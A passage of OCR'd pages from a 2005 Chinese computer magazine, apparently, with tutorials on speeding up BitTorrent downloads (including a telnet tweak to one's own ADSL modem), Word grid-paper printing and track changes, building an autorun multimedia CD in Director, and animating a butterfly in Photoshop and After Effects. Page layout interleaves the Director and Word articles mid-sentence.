Kademlia只是一项技术标准，通常称之为第3代P2P技术，而DHT则是该技术标准的具体实现。传统BT下载，所有种子文件都必须指定一个或多个种子服务器，即通常所说的Tracker(追踪)或Announce(宣告)地址。如果保存种子的服务器因为当机(或欠费停机)等原因掉线了，BT用户就可能无法完成该种子文件的上传与下载了。但在引入公有DHT网络后，BT用户可以通过DHT网络来获取连接，从而实现下载与上传，就不用再担心种子服务器是否会当机了。绕开了种子服务器，那么下载的那些连接信息又保存在哪里呢？简单来说，这些连接信息保存在根据一定的算法挑选出的DHT网络参与者(即DHT节点)之间，也就是说，一旦你加入公有DHT网络，你就会获得一个随机的ID，成为DHT网络的节点之一，需要负责维护一部分种子文件的连接信息，等于你自身也是一个种子服务器了。当然，DHT是一种底层实现，一般用户无需关心它。

将当前限制数设置为推荐的256后，再单击〝应用补丁〞按钮即可。应用之后，重启系统，这样下载速度将得到很大提升。

2.分清自己处于哪个网

对于局域网(内网)和外网，BT提速方法也不相同，通过下面方法可以快速判断自己的电脑处于局域网或是外网。

在Windows 2000/XP中打开命令提示符窗口，输入〝ipconfig〞命令回车后，看它是否包含在下面三类地址中：

A类:10.0.0.0～10.255.255.255

B类:172.16.0.0～172.31.255.255

C类:192.168.0.0～192.168.255.255

如果包含在其中，则你的电脑处于内网中，反之则处于外网中。

另外，还可以使用MSN Messenger来判断，单击〝工具→选项→连接〞，在〝高级连接信息〞中，如果显示有〝直接连接〞字样，则表示处于外网，如果没有显示〝直接连接〞字样，并有〝网址转换〞、〝代理〞等信息，则处于局域网。

3.内网用户如何提高BT下载速度

第一步:提高任务的最大连接数

关掉BS，进入其安装目录〝BitSpirit\config〞(BS 2.x中为〝BitSpirit\〞)中，用记事本打开其中的〝user.ini〞文件，如图4所示，将该文件[DOWNLOADEX]一节中三个参数的默认值分别修改为80、320、10。这几个参数的详细含义，请参考本刊2005年第1期中的《改参数 让比特精灵极速狂 》一文。




图4

第二步:内网互联

内网用户最好开启BS的内网互联功能，它能帮助处在不同局域网的用户相互传输数据，就像处在同一个网内一样。此功能可以在绝大多数内网环境中运作良好并能提高下载速度。单击〝选项→个人设置→代理与内网〞，选中〝启用内网互联功能〞，再在其右侧的下拉列表中选择〝一直启用〞。

3.ADSL如何提高BT下载速度

一些ADSL用户在进行BT下载时，发现下载速度竟然只有几KB或0KB，请参考以下方法进行排除。

(1)自动端口映射

速度慢的一个主要原因便是，使用路由模式上网，但没有给Modem或路由器打开端口映射。最好直接使用BS的〝UPnP自动端口映射〞功能，这样不必手动设置。如果你想了解更多端口映射，可参考下面两个非常不错的教程帖子:

http://www.bytelinker.com/bbs/viewthread.php?tid=2518

http://www.167bt.com/bbs/viewthread.php?tid=6231

(2)添加规则

默认情况下Windows XP/SP2会打开ICF防火墙，禁止BT下载。不过BS能自动为ICF添加规则，使用BS时这种情况通常不会发生。如果感觉下载有异常，可在控制面板中双击打开〝Windows防火墙〞，点击〝例外〞选项卡，为BS的16881端口添加规则即可。

(3)设置预防断流

ADSL路由模式上网用户可能会遇到〝断流〞现象，表现为速度为0或几KB，网页也打不开。你可以在BS中单击〝选项→个人设置→网络设置〞，选中〝预防断流〞项(它只是告诉BS你的网络容易断流，并不能改善网络设备和网络连接的质量)。另外，不要同时运行一个以上的任务。不过，如果没有遇到断流现象最好不要选它，否则会影响下载速度。

(4)从Modem下手的超级防断流绝招

这个断流解决方案适用于viking芯片的(如电信大多数送的华硕AAM6000EV系列、实达的VIKING芯片)Modem。通过加大Modem的IP会话条数来提高Modem连接性能，防止断流。

第一步:通过Modem说明书了解其IP地址，用户名和密码。

第二步:打开命令提示符模式，输入以下命令(括号内是说明文字，不用输入):

telnet 192.168.1.1(ADSL Modem的IP地址，请根据情况自行修改)

输入用户名和密码登录(输入密码是看不到的，输完后按回车键即可进入)

$modify nbsize maxipsess 500($是自带的，不用输入，数值按需要设定，500是华硕AAM6000EV/G3的最大值，

再上就没有了，不过 Modem 发热量会上升不少)

$commit

$reboot

这样修改就完成了。

第三步：接下来查看一下 IP 会话的最大值：

$get nbsize

接下来会显示：Max IP Session ： 500(如果这个数值是你修改的那个就表示你成功了) HTTP Port ： 61580

Telnet Port ： 61581

如果你在使用这个技巧时有任何问题，可到 http://www.167bt.com/bbs/viewthread.php?tid=23452&page=1来与帖子作者讨论。

(5)不用路由用拨号

ADSL 出现 BT 下载速度慢的情况主要集中在使用了路由模式上网，如果你家只有一台电脑，建议关闭路由而采用拨号方式，同时在选择拨号软件时也要注意，建议选择 CFos 这款拨号软件，它特别针对像 BT 这样上传和下载量都非常大的情况设计，并且连接效率要优于其他同类软件。其下载地址为：http://nj.onlinedown.net/soft/21287.htm。

(6)适当限制上传

对于 ADSL 来说，上传量不作限制，会占用太多带宽，也会影响到下载速度。所以，要在下载与上传之间找到一个平衡点。BS 建议上传输速度不低于最大上传的 80%，笔者则觉得 60% 比较合理。单击“选项→设置向导”启动向导，单击“下一步”进入网络设置，单击其上的“高级”按钮，然后修改“最大上传速度”的值即可。比如，你用的是 512KBps 的 ADSL，则最大上传速度差不多是 64KBps，乘以 60% 则约等于 38KBps。另外在该窗口中，最大连入和连出的值可分别设置为 30 和 22。其他带宽不同的网络，可依以上的设置类推。

实例 5:爱我所爱，只下载我想要的

当下载某一音乐合集文件时，也许只想要其中的某几首歌，这时可以有选择地下载，节省宝贵时间。

第一步：点选正在下载的任务，然后单击下方的“文件选项”标签(即第五个标签)。

第二步：如图 5 所示，列表中显示出当前下载文件包中的所有文件，右击不想下载的文件，选择“设置优先级别→不要下载”即可，该项前面将变成垃圾桶图标。已经下载完成的项目则显示出对钩号。



图 5

也可以单击“停止”按钮停止下载，然后右击列表中的下载任务，选择“编辑属性”命令，在打开的窗口中点选“文件设定”选项卡，在文件列表中只勾选需要下载的文件，确定即可。

实例 6:做种子我也行

BT 下载了 N 多资料后，是不是也想发扬一下风格，将自己的好东东共享给大家。下面的方法就来教你如何自己做种子。

第一步：启动 BS，单击菜单“功能→制作种子文件”命令打开 Torrent 专家窗口，单击“文件→添加文件(或添加目录)”命令，选择一个文件(或目录)并打开它，将它加到专家窗口的列表中。

第二步：在“种子服务器列表”中输入种子服务器的网址，如果你没有服务器网址也没关系，BS 3.0 中，只要选中“为种子文件启用无需种子服务器的 DHT 网络功能”项即可。其他选项根据提示填写即可，设置完毕可单击“制作”按钮，保存种子文件。

第三步：最后单击“发布”按钮打开添加任务窗口，填写好相关信息后确定即可加到下载任务中，其他人就可以下载它了。你也可以将它加到种子市场中供人下载。

CF [YY16]

Word也玩稿纸打印

■重庆　石晓红

使用过 WPS 的人都知道，WPS 有一项独特的稿纸打印功能，可以显示出方格线，在打印作文、论文之类的稿件时非常有用。现在，Word 2003 中也能实现此功能了。

第一步：到http://www.microsoft.com/downloads/search.aspx?displaylang=zh-cn&categoryid=9 下载 Microsoft Office Word 2003 稿纸加载项插件，双击下载所得文件完成安装，然后重启 Word 2003。

第二步：此时单击 Word 的“格式”菜单，会发现其中多了一项“稿纸设置”。点击它，打开稿纸设置对话框，选中“启用稿纸格线”项，再按窗口中的提示进行相应设置。注意：一定要选中“按中文习惯控制首位字符”选项，否则标点符号有可能会出现在行首，这不符合我们的行文习惯和要求。

第三步：设置完毕，单击“确定”返回，Word 文档将变成如图所示的样子，编辑好文档后打印即可。



CF [YY17]

软件你别牛

Director
——《电脑爱好者》四季光盘大揭秘

★★★

■吉林 图们月长圆

网络动画制作，Flash大行其道，而在多媒体光盘制作方面，最流行的当属Director了。这两款软件同属Macromedia公司的产品，它们各有所长又互为借鉴，比如在Director中就可以导入Flash制作的动画。与Flash比起来，Director形象直观，更容易学习使用，有了它，你就可以像真正的导演一样，随意剪辑制作自己的动画影片了。

需要掌握Director的部分职业举例

职　业	介　　绍
教育工作者	制作多媒体课件，增强教学效果。
软件开发人员	制作游戏、多媒体软件等。
艺术家或商人	创建艺术品或商品的演示等。
其他	许多个人或企业都会用到Director，如个人创建多媒体相册，企事业单位创建触摸屏程序为参观者提供导航信息等。

《电脑爱好者》四季光盘的幕后“导演”就是Director，本文将模拟出该套光盘的制作过程，从而教会大家使用Director。不过真正的四季光盘，制作精美，内容丰富，我们不可能在一篇文章中介绍到它所有的制作细节。另外，本文涉及到的素材及源文件，可从http://www.newhua.com/cfan/200514/director.rar处下载。

第一步:启动Director MX 2004(以下简称Director)，执行“File→New→Movie”(快捷键为Ctrl+N)新建一个Director文件。现在的Director 工作界面将如图1所示。




图1

Director将每一个工程都形象地称为电影(Movie)，组成电影的元素称为角色(Cast)，电影情节发生的地方称为舞台(Stage)，控制情节的窗口叫做剧本(Score)。

角色窗口(Cast):组成电影的每一个元素——图像、声音、脚本、 Flash动画等都可以看作是参与演出的角色。而角色窗口正是存储和组织角色的地方，按快捷键Ctrl+3可以显示或隐藏角色窗口。默认情况下，角色窗口以列表方式显示角色，但是大部分人更愿意以缩略图方式来显示，可以单击窗口上侧的Cast View Style按钮，在列表和缩略图方式之间切换。

剧本窗口(Score):剧本是每一部电影的灵魂，它控制着电影里的每一个演员，并告诉它们该做什么。Director剧本窗口中纵向部分称之为帧(Frame)，横向部分称之为通道(Channel)。剧本以时间序列来记录舞台的活动，角色就放置在被称为通道的地方，其中的每一格称为 1 帧。显示或隐藏剧本窗口的快捷键为Ctrl+4。

舞台窗口(Stage):角色的各种表演，最终将通过舞台展示给观众，舞台窗口之外的东西都是为之服务的幕后。在使用Director开始工作之前，首先要设置好舞台的大小：点击一下舞台窗口激活它，再在右侧Property Inspector(属性检视器)面板中单击Movie选项卡，在Stage项后面，将S设置为800，X设置为600。这里的单位是像素，800×600像素比较符合一般人的屏幕大小。

第二步:导入制作光盘首页时要使用的图片。执行菜单“File→Import”命令(快捷键为Ctrl+R)，在打开的对话框中，选中素材文件夹中的“首页版面TIF.tif”，然后单击“Import”按钮，随之会打开图像属性对话框，点选“Stage(24 bits)”项，确定即可。以同样方法导入首页所需的其他文件：“首页文字1a.psd”、“首页文字1b.psd”、“首页文字2a.psd”、“首页文字2b.psd”、“首页文字3a.psd”、“首页文字3b.psd”、“按钮1a.psd”、“按钮1b.psd”、“按钮2a.psd”、“按钮2b.psd”、“按钮3a.psd”、“按钮3b.psd”、“离开按钮1.psd”。其实在导入对话框中，可以配合使用Ctrl和Shift键选中多个文件同时导入。这些图形文件是在Photoshop之类的软件中预先制作好的，大家可以自己制作，也可以直接从本文提供的素材包中获得。现在的角色窗口将如图2所示。




图2

第三步:在角色窗口中按住角色“首页版面TIF”(这是光盘首页的背景图)不放，并把它拖到剧本窗口第1个通道的第1帧上。被拖进通道中的角色称作Sprite，通道X上面的角色自动命名为Sprite X，如拖到通道1中的“首页版面TIF”就被命名为“Sprite 1”。此时的舞台窗口上将显示出“首页版面TIF”背景图形。Director默认

的帧长为 30 帧，可以在第 30 关键帧处按住鼠标左键不放，拖动第 30 关键帧到第 20 帧处。接着将角色“首页文字 1a”拖放到剧本窗口的通道 4 上，角色将自动命名为“Sprite 4”，点选显示在舞台上的“首页文字 1a”图形，其周边会显示一个带节点的边框，拖动节点可以调整图形的大小，拖动边框可以调整图形的位置，将其拖放到背景图形最上面那个按钮的位置上。依此类推，将其他角色也放置到舞台上，具体编排如下(可参考图 3 所示的设置)：



图 3

角色名称	通道位置	放置的范围
首页版面 TIF	Sprite 1	第 1 帧～第 20 帧
首页文字 1a	Sprite 4	第 1 帧～第 20 帧
首页文字 2a	Sprite 5	第 1 帧～第 20 帧
首页文字 3a	Sprite 6	第 1 帧～第 20 帧
按钮 1a	Sprite 7	第 1 帧～第 20 帧
按钮 2a	Sprite 8	第 1 帧～第 20 帧
按钮 3a	Sprite 9	第 1 帧～第 20 帧
离开按钮 1	Sprite12	第 1 帧～第 20 帧

第四步：首页制作好后，开始制作二级界面的第一页。执行菜单栏“File→Import”命令打开导入对话框，分别导入素材文件夹中的“第一页版面 TIF.tif”、“回首页按钮 1.psd”、“离开按钮 2.psd”、“电脑爱好者封面 1”、“电脑爱好者封面 2”、“电脑爱好者封面 3”、“电脑爱好者封面 4”(可从本文提供的素材包中获得)。按照上一步中的方法并参考图 4，设计好二级界面的第一页。注意：二级界面的起始帧为第 21 帧。

角色名称	通道位置	放置的范围
第一页版面 TIF	Sprite 1	第 21 帧～第 40 帧
首页文字 1a	Sprite 4	第 21 帧～第 40 帧
电脑爱好者封面 1	Sprite 5	第 21 帧～第 40 帧
电脑爱好者封面 2	Sprite 6	第 21 帧～第 40 帧
电脑爱好者封面 3	Sprite 7	第 21 帧～第 40 帧
电脑爱好者封面 4	Sprite 8	第 21 帧～第 40 帧
回首页按钮 1	Sprite 11	第 21 帧～第 40 帧
离开按钮 2	Sprite 12	第 21 帧～第 40 帧



图 4

第五步：继续制作二级界面的第二页及第三页，首先导入素材：“第二页版面 TIF.tif”、“回首页按钮 2”、“离开按钮 3”；“第三页版面 TIF.tif”、“回首页按钮 3”。

第二页的角色安排如下表。

角色名称	通道位置	放置的范围
第二页版面 TIF	Sprite 1	第 41 帧～第 60 帧
首页文字 2a	Sprite 4	第 41 帧～第 60 帧
回首页按钮 2	Sprite 11	第 41 帧～第 60 帧
离开按钮 3	Sprite 12	第 41 帧～第 60 帧

第三页的角色安排如下表。

角色名称	通道位置	放置的范围
第三页版面 TIF	Sprite 1	第 61 帧～第 80 帧
首页文字 3a	Sprite 4	第 61 帧～第 80 帧
回首页按钮 3	Sprite 11	第 61 帧～第 80 帧
离开按钮 1	Sprite 12	第 61 帧～第 80 帧

第六步：实现互动功能。

以上五个步骤是导入素材及角色编排的准备阶段，为防止意外，先执行菜单“File→Save”命令保存当前影片，本示例保存为“四季光盘.dir”。接下来我们要使导入的角色各尽职能，发挥它们的交互功能。

1.单击剧本窗口右上角的上下双箭头按钮，可展开最上方的 Effects Channels(特效通道)，它包含 6 个通道，从上到下依次为：帧播放式速度(Tempo)、调色板(Palette)、转场效果(Transition)、声音通道 1(Sound Channel 1)、声音通道 2(Sound Channel 2)、帧脚本通道(Frame Script Channel)。

2.执行菜单“Windows→Library Palette”命令打开库面板，库面板上分门别类地预置了许多的行为，单击窗口左上角的 Library View Style 按钮切换到树状视图状态，单击展开“Behaviors→Navigation”，将其中的 Hold on Current Frame 分别拖放到帧脚本通道的第 1、21、41、61 帧上，如图 5 所示。这样就可以让电影播放到某一页时都会停下来，直到我们命令它继续播放其他页面。

3.接下来我们继续制作文字、按钮以及图片的变换效果。比如我们要使画面中的按钮在鼠标移过去的时候变换成

另一种样式。可打开库面板，展开"Behaviors→Animation→Interactive"，其中的Rollover Member Change行为可以让鼠标移动到某一个对象上时，能更换该对象的图案。将这个行为拖到剧本窗口中，把它放置在Sprite 4的1～19帧上



图5



图6

的"首页文字1a"角色上，此时出现一个对话框，询问我们要置换成什么角色。单击对话框中的下拉按钮，选择"首页文字1b"，如图6所示，单击"OK"确定后，一个可动态变化的按钮就设置完成了。

依照上面的方法，在剧本窗口中设置好每一页中所有的角色替换，如下表所示：

位置	原角色名称	要替换的角色名称
首页	首页选项1a	首页选项1b
	首页选项2a	首页选项2b
	首页选项3a	首页选项3b
	按钮1a	按钮1b
	按钮2a	按钮2b
	按钮3a	按钮3b
	离开按钮1	离开按钮2
第一页	首页选项1a	首页选项1b
	电脑爱好者封面1	电脑爱好者封面2
	电脑爱好者封面2	电脑爱好者封面3
	电脑爱好者封面3	电脑爱好者封面4
	电脑爱好者封面4	电脑爱好者封面1
	回首页按钮1	回首页按钮2
	离开按钮2	离开按钮3
第二页	首页选项2a	首页选项2b
	回首页按钮2	回首页按钮3
	离开按钮3	离开按钮1
第三页	首页选项3a	首页选项3b
	回首页按钮3	回首页按钮1
	离开按钮1	离开按钮2

4.设置好所有按钮变换后，再来为所有按钮添加交互功能。在库面板中，在Navigation类别下找到一个叫做Go to Frame X Button的行为，它可以在单击某一个对象的时候，跳转到另一个帧上继续播放。将Go to Frame X Button行为拖到剧本窗口上，放到Sprite 4中的1～19帧的"首页文字1a"角色上，这时会跳出一个行为设置窗口，询问我们要跳到哪一个帧上去播放，在这里设置它跳到第21帧，也就是跳到二级界面的第一页上去播放。以同样的方法设置其他的按钮，具体设置如下表：

位置	原角色名称	跳转到的帧
首页	首页选项1a	第21帧(第一页)
	首页选项2a	第41帧(第二页)
	首页选项3a	第61帧(第三页)
	按钮1a	第21帧(第一页)
	按钮2a	第41帧(第二页)
	按钮3a	第61帧(第三页)
第一页	回首页按钮1	第1帧(首页)
第二页	回首页按钮2	第1(首页)
第三页	回首页按钮3	第1(首页)

5.接下来制作"离开按钮"。按Ctrl键不放并点击剧本窗口中的所有"离开按钮"角色选中它们，执行菜单"Window→Behavior Inspector"命令打开行为检查器面板，单击其左上角的"+"号按钮，选择"New Behavior"，在打开的新建行为窗口上为新行为输入一个名称(如:Exit)，确定后在行为检查器面板上会增加一个新行为Exit，右击它，从右键菜单中选择"Script"，在打开的脚本窗口内输入以下脚本代码：

```
on mouseDown me
    Quit
End
```

这段代码的作用就是设置当鼠标单击"离开按钮"的时候，就退出当前正在播放的电影。

6.最后我们来给光盘程序添加上优美的背景音乐。执行菜单"File→Import"命令打开导入对话框，导入素材文件夹中的"Sound1"、"Sound2"、"Sound3"。然后将它们由角色窗口拖到剧本窗口中的声音通道1中。声音的编排如下：

声音	帧范围
Sound1	第1帧～第20帧
Sound2	第21帧～第40帧
Sound3	第41帧～第60帧
Sound4	第61帧～第80帧

7.至此，本例多媒体程序的框架就基本完成了，单击"Control→Play"(或者单击工具栏上的三角形播放按钮)运行程序，测试一下所有的链接设置是否正确。如果没有问题的话，可按Ctrl+S保存好文件。不过，要想在没有安装Director的电脑上也能运行我们制作的多媒体程序，还需要发布一下程序：执行菜单"File→Publish Settings"命令打开发布设置对话框，确保Formats选项卡中的Projector项被选中，点击Projector选项卡，选中其中的Full screen选项，这样发布的程序将全屏运行，显得更加专业。设置完毕，单击"OK"确定返回，最后再执行"File→Publish"(快捷键Ctrl+Shift+S)，即可生成EXE可执行文件，并可以在其他电脑


别人的修改看得明明白白

★

■北京　小强

把修改好的合同文本，修改的稿件或批阅的报告返回给原作者，是否想让对方清楚你在哪些地方作了修改？使用Word修订功能可以轻松达到这个目的。

第一步：在Word中打开需要修改的文档，双击Word底部状态栏上的"修订"按钮，使其由灰色变为黑色。如图所示，此时对文档进行编辑修改，删除的内容会自动移到文档右侧，用红色方框圈了起来，并通过红线指示该删除内容原来的位置。如果是新增的文字，则以红色字体显示出来，使其一目了然。修改好之后保存文档，并把它发回给原作者。



第二步：原作者收到修订稿后，可以先浏览一下，对于确定要删除的内容，可右击红框，选择"接收删除"，这时该红框及其中相应内容将自动删除掉。当然，也可以选择"拒绝删除"来恢复被删除的内容。

第三步：打印文档时，如果想把修订的内容一起打印出来，可在打印对话框的"打印内容"下拉列表中选择"显示标记的文档"项，反之，选择"文档"项即可。

小提示

★双击激活Word的修订功能后，工具栏上会自动显示出一行"审阅"按钮（也可右击工具栏，选择"审阅"将其调出），通过它可以对修订内容进行各种操作，如：显示或隐藏修改内容，只显示某个特定者的批注，设置修订显示的格式，接受或拒绝修订，插入批注等。

★执行"工具→文档保护"命令，可以为修订或批注的内容设置密码保护，以防止别人窜改修订或批注的内容。

CF [YY19]

上顺利运行。

注意：如果多媒体光盘中还包括一些影音文件的话，我们就必须要检查一下Xtra插件。Director中有许多功能是要靠插件来运行的，比如显示某种字形、连接到网页等等。单击菜单"Modify→Movie→Xtras"命令打开Movie Xtras对话框，可以检查目前使用的插件。另外还要将影音文件同播放器放到一起，这样才能保证多媒体光盘的顺利播放。

第七步：制作自动执行的光盘。

将《电脑爱好者》四季光盘放到光驱中，它就会自动运行，本示例程序当然也要具备这样的功能。在文本编辑器中输入以下信息：

```
[Autorun]
Open=四季光盘.exe
Icon=四季光盘.ico
```

然后将其保存为"Autorun.inf"文件，刻录光盘的时候，将这个INF文件放到光盘的根目录下即可。

通过Director制作多媒体光盘，是不是非常简单？而且效果也非常的酷！不过，本例的最终效果离真正的《电脑爱好者》四季光盘的制作水平还相差甚远，我们除了要进一步提高Director制作技术外，还要增强美术功底才行。

小调查

Director精彩案例任你挑

下面我们列举了若干Director选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数最高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	简介
1	续《四季光盘》	作为本文的扩展，将增加文件调用，插入Flash动画片头等更多高级的技巧，进一步完善示例《四季光盘》的制作。
2	Director也做游戏	在Photoshop中将游戏界面以及游戏中涉及到的各个元素制作好，然后在Director中安排好剧情，并通过Lingo脚本增强互动。
3	制作多媒体课件	选取中学课本上实际的课程，用Director制作出多媒体课件。
4	其他你所想到的选题	

CF [YY18]

■安徽　房鹏

★★★

彩蝶翩翩入梦来

本文可以帮你学到

- Adobe 图像双杰 Photoshop + After Effects 制作动画
- After Effects 的基本操作流程

蝴蝶，你这至美的精灵！自古以来，你就是爱情的象征和自由的化身！你飞进了画者的梦里，于是有了《晴春蝶戏图》这样的惊世之作；你飞进了乐人的梦里，于是有了《梁祝》这样的天　之音；你飞进了我的梦里，于是，在Adobe公司的两个著名软件——Photoshop及After Effects的帮助下，彩蝶在我的屏幕上　　起舞了……

Photoshop 里面"抓"蝴蝶

首先准备一张蝴蝶图片（见图1）。为实现蝴蝶　　起舞的动态效果，需先将照片中的蝴蝶"抓取"出来，然后将蝴蝶的身体及左右翅膀分别存放在不同的图层中。（本文素材图片及最终动画效果，可从http://www.newhua.com/cfan/200514/hudie.rar处下载到）



图1

第一步：启动Photoshop，打开蝴蝶素材图片，执行"滤镜→抽出"命令打开抽出滤镜窗口。如图2所示，用左侧工具箱中的边界高亮工具（第一个图标）勾画出蝴蝶的大致轮廓，然后用填充工具（第二个图标）在勾画的轮廓内点击一下，填充提取对象的内部区域，点击"OK"按钮确定后返回Photoshop主界面，可以看到，蝴蝶已经被提取出来了。可以使用画笔或橡皮工具对蝴蝶稍作修饰。




图2

第二步：在After Effects中设置蝴蝶舞动翅膀的效果时，要将所有层转化为3D层，在三维空间内对其进行操作。为了保持三维空间"Y轴"的方向与蝴蝶的"Y轴"方向一致，需在Photoshop里先把蝴蝶的位置调整为垂直方向。上一步中提取出来的蝴蝶自动转化为透明层，此时按Ctrl+T键，蝴蝶周围将显示一个调整框，将光标移到调整框外，光标会变成弯曲的箭头状，此时拖动鼠标即可旋转蝴蝶了，使蝴蝶头上尾下呈垂直状，再回车确定。

第三步：将图层改名为"身体"，然后按快捷键L切换到套索工具（或者在工具箱中右击套索工具，选择其下的磁性套索工具），使用它将蝴蝶的左侧翅膀选取出来，然后按Ctrl+X键剪切，再按Ctrl+V键粘贴一下，蝴蝶的左翅膀便粘贴到新的图层中了，将新图层改名为"左翅膀"。以同样方法剪切粘贴蝴蝶的右翅膀到新的图层，并改名为"右翅膀"（见图3）。最后，将文件保存为"蝴蝶.psd"（PSD是Photoshop自身所独有的格式）。




图3

最后再找一张合适的图片作为蝴蝶　　起舞的背景，保存文件为"背景.jpg"。至此，素材就准备好了。

After Effects里面让蝴蝶飞起来

第一步：启动After Effects 6.5（以下简称为AE），按快捷键Ctrl+I打开文件导入对话框，将"背景.jpg"及"蝴蝶.psd"文件导入到项目窗口中。在导入"蝴蝶.psd"文件时，需在文件导入对话框的"Import As"选项中选择"Composition"项目（见图4），将此文件作为合成图像导入到AE的项目窗口中。在项目窗口中双击"蝴蝶 Comp 1"项可以打开已经生成好的合成文件，此时，在下方的Timeline（时间线）窗口中可以看到，PSD文件里的图层已经整齐地排列好了。



图4

第二步：为使下面的操作在合成图像窗口中看得更清楚，可以临时新建一个白色的"固态层"，等操作完毕后再将它删除。右击时间线窗口的空白处，在右键菜单

中选择"New→Solid"，再在弹出的窗口中单击Color里面的颜色按钮，设置固态层颜色为白色，点击"OK"按钮即可。最后，在时间线窗口中将固态层拖放到最下方。

第三步：点选工具箱中的Pan Behind Tool（轴心点移动工具，快捷键为Y），双击时间线窗口中的"身体"层，然后将轴心点（即中间带叉的圆形）移动到身体的中央。以同样方法再分别将左、右翅膀层的轴心点移动到左、右翅膀的翅膀根处。

第四步：在时间线窗口的开关栏中，打开"身体"、"左翅膀"及"右翅膀"层对应的3D开关，将这三个层转化为三维对象。然后在时间线窗口的Parent（父子关系）面板中（如果在时间线窗口中看不见Parent面板，可以用鼠标右键单击时间线面板的设置栏，在弹出的菜单中选择"Columns→Parent"），分别将"左翅膀"层及"右翅膀"层设置为"身体"层的子对象（见图5）。



图5

第五步：在时间线窗口中，选中"身体"层，按S键打开Scale（比例）参数栏，因为上一步我们打开了3D开关，所以在Scale的右侧可以看到三个参数，分别表示X、Y、Z三个轴，改变其比例值将蝴蝶调整为合适的大小。接着再用工具箱中的Selection Tool（选择工具，快捷键为V）及Rotation Tool（旋转工具，快捷键为W）将蝴蝶调整到如图6所示的位置，并旋转一定的角度。注意，一定要确保"身体"层为选中状态，否则移动时，左、右翅膀会与身体分离。三种颜色的箭头代表着X、Y、Z三个轴，拖动某轴，就会以该轴为中心旋转。对初学者来说，这一步是最不好操作的，一定要有耐心。


图6


第六步：在时间线窗口中，选中"右翅膀"层，如图7所示，按R键打开Rotation（旋转）参数栏，单击打开Y Rotation左侧的"关键帧记录器"，并设置其参数为"+20度"，拖动时间指示器滑钮到20帧处（可随意设置），再设置其参数为"+80度"，此时程序会在这里自动添加一个关键帧，这样蝴蝶右翅膀的一个舞动周期就设置好了。按Shift键不放并点击这两个关键帧全选它们，再按Ctrl+C键复制，然后每隔20帧处按Ctrl+V键粘贴一次，直至整个持续时间。以同样的方法设置"左翅膀"，这时需注意左翅膀Y Rotation的两个关键帧的角度应设置为"-20度"及"-80度"。这样，蝴蝶舞动翅膀的动画就设置完成了。



图7

第七步：在时间线窗口中，按Shift键不放并点击，将"身体"、"左翅膀"及"右翅膀"层全部选中，按Ctrl+C键复制，再按Ctrl+V键粘贴出另一只会舞动翅膀的蝴蝶，选中新蝴蝶的"身体"层，将其拖放到合适的位置。

第八步：在时间线窗口中单击"身体"层左侧的小三角按钮，完全展开子菜单，单击Position（位置）及Orientation（方位）左侧的"关键帧记录器"同时打开它们，然后拖动时间指示器滑钮在不同的位置上，并分别用选择工具和旋转工具设置蝴蝶新的位置及运动方位。必要时在时间线窗口的空白处单击鼠标右键，在弹出的菜单中选择"Apply Workspace→Four Comp Views"，打开三维对象的俯视图（Top）、正视图（Front）及右视图（Right）进行相应的调整（见图8）。以同样的方法设置另一只蝴蝶的运动轨迹。


图8

第九步：删除白色固态层，将项目窗口中的"背景.jpg"拖放到"时间线"窗口中，并使其位于所有层的最下方，为了增强背景层的景深效果，可打开该层的3D开关，调整其沿"Z轴"（垂直于屏幕的方向）的位置，并设置X Rotation（沿X轴的旋转角度）值为"-50度"。

